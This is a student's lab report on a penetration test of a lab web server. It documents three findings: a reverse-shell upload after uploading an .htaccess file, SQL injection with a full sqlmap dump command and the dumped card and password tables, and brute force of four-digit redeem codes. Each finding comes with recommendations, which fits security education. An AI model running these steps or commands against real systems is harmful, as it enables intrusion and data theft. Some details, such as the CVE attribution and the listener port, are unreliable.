CSOC 1030: Lab Assignment #7

Prepared By: Vyomesh Jethava (Student Id: 219929900)

Table of Contents

Malicious File Upload and Execution

Description

Web server hosted on 10.6.30.70 is running outdated Apache httpd version 2.4.52 which is infected to Malicious File upload and Remote Code Execution (CVE-2021-42013). That's when we upload reverse shell file, that will result in getting shell to web server and disclosing web server directory information.

Impact


As attacker can get reverse shell to the web server, whole system directory data can be compromised. Htaccess file has system config settings data and attacker can modify it this will affect on confidentiality.

Recommendations

- Update patched latest available Apache version. Here is the URL for latest version 2.4.57 available: https://httpd.apache.org/download.cgi#apache24
- Blocking users to upload all unknown extension files including .htaccess files.

Steps to Reproduce


1. Website profile page on http://10.6.30.70/profile_management?activeTab=Personal has upload file functionality. First, we will upload blank file with .htaccess name on this upload page.




2. Now we will upload php-reverse-shell.php file containing reverse-shell code specified system IP and port 8888. At the same time we will open listener on port 8888 using:

Command: nc -nvlp 88

(Reference: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php)



3. As a result of submitting reverse shell file, we got shell access on port 8888 listener.



SQL Injection on Redeem Code

Description

Redeem code page is infected with SQL Injection vulnerability. This will exploit all database and tables data within it. This contains sensitive data about users' information, card details and promotional codes.

Impact

Database of web server including Personal Information Disclosure, payment card information breach can result in organization's financial issues and trust issues among people.


Recommendations

- Preventing anyone from entering SQL queries in input field.
- Blocking multiple failed attempts to block attacker using automation tools.


Steps to Reproduce

1. We will use open-source tool SQLMAP to find SQL query. Here we will specify URL as -u, accepts 4 digits so code = 4, redeem button to submit, dump for data dumping, cookie that web URL is requesting (Got from open-source tool Burp Suite request) and will input as following command.

   Command: sqlmap -u "http://10.6.30.70/redeem_code" --data="code=6969&submit=redeem" --method POST --dbs --dump --cookie="PHPSESSID=fuiddq6gdmdvvdvgumr8krqb2a"




   We got server backend information, available databases and tables within it.



```
Database: chat_db
Table: billing
[3 entries]
+----+---------+-----+------------------+-------------+-------------------+
| id | user_id | cvv | card_number      | expiry_date | cardholder_name   |
+----+---------+-----+------------------+-------------+-------------------+
| 1  | 1000    | 237 | 4343859514842936 | 03/27       | Admin McAdmin     |
| 2  | 1001    | 708 | 4181407492119    | 07/28       | Michael De Santa  |
| 3  | 1003    | 123 | 1234567898745612 | 10/11       | ram'              |
+----+---------+-----+------------------+-------------+-------------------+

[12:50:38] [INFO] table 'chat_db.billing' dumped to CSV file '/root/.local/share/sqlmap/output/10.6.30.70/dump/chat_db/billing.csv'
[12:50:38] [INFO] fetching columns for table 'codes' in database 'chat_db'
[12:50:38] [INFO] fetching entries for table 'codes' in database 'chat_db'
Database: chat_db
Table: codes
[4 entries]
+----+--------+---------------------+
| id | code   | date_created        |
+----+--------+---------------------+
| 1  | 0420   | 2023-07-31 17:27:07 |
| 2  | 2231   | 2023-07-31 17:27:07 |
| 3  | 6969   | 2023-07-31 17:27:07 |
| 4  | 8313   | 2023-07-31 17:27:08 |
+----+--------+---------------------+
```



```
Database: chat_db
Table: users
[4 entries]
+------+-------------------+--------------------------+-----------+------------+-------------------------------+
| id   | email             | password                 | last_name | first_name | profile_picture               |
+------+-------------------+--------------------------+-----------+------------+-------------------------------+
| 1000 | admin@yorku.lab   | OkewP32fQOdl             | Test      | Admin      | anonymous.jpg                 |
| 1001 | jdog@hotmail.com  | J0muG2uDYOozZ6w=         | De Santa  | Jimmy      | desanta.png                   |
| 1002 | qwe@abc.com       | WxTweD/GBbtyLOiKZT4=     | xyz'      | abc'       | <blank>                       |
| 1003 | ram@gmail.com     | WxTweD/GBbtyLOiKZT4=     | singh     | ram        | php-reverse-shell.php.png     |
+------+-------------------+--------------------------+-----------+------------+-------------------------------+

[12:50:38] [INFO] table 'chat_db.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.6.30.70/dump/chat_db/users.csv'
[12:50:38] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 52 times
[12:50:38] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.6.30.70'

[*] ending @ 12:50:38 /2023-08-17/
```

As per results we got:

1. Server information.
2. Database chat_db with table billing, codes and users with it's data.
3. SQL query parameter.

Redeem Code via Brute Force

Description

Web server contains redeem code functionality with inputting 4-digits code as mentioned. Now limits code in numeric and specific size, attacker can brute force for limited number of possible inputs.

Impact


Trying 10k attempts is easy in brute force method and this loss will result in unauthorized use of promotional code to illegitimate user.

Recommendations


- Changing redeem code from 4-digits to random character and numeric combination in long length.
- Not specifying information about code on webpage like number of digits or type of characters.

Steps to Reproduce

1. We will use open-source tool Burp Suite to intercept web requests. Send web request to Intruder.



2. Now select code as payload and will go to payloads to edit it. Now select payload as number starting from 0000 to 9999 at increment of 1.



3. At the end in result, we got three codes 2231, 6969 and 8313 as correct codes differentiated by length which is different from other codes.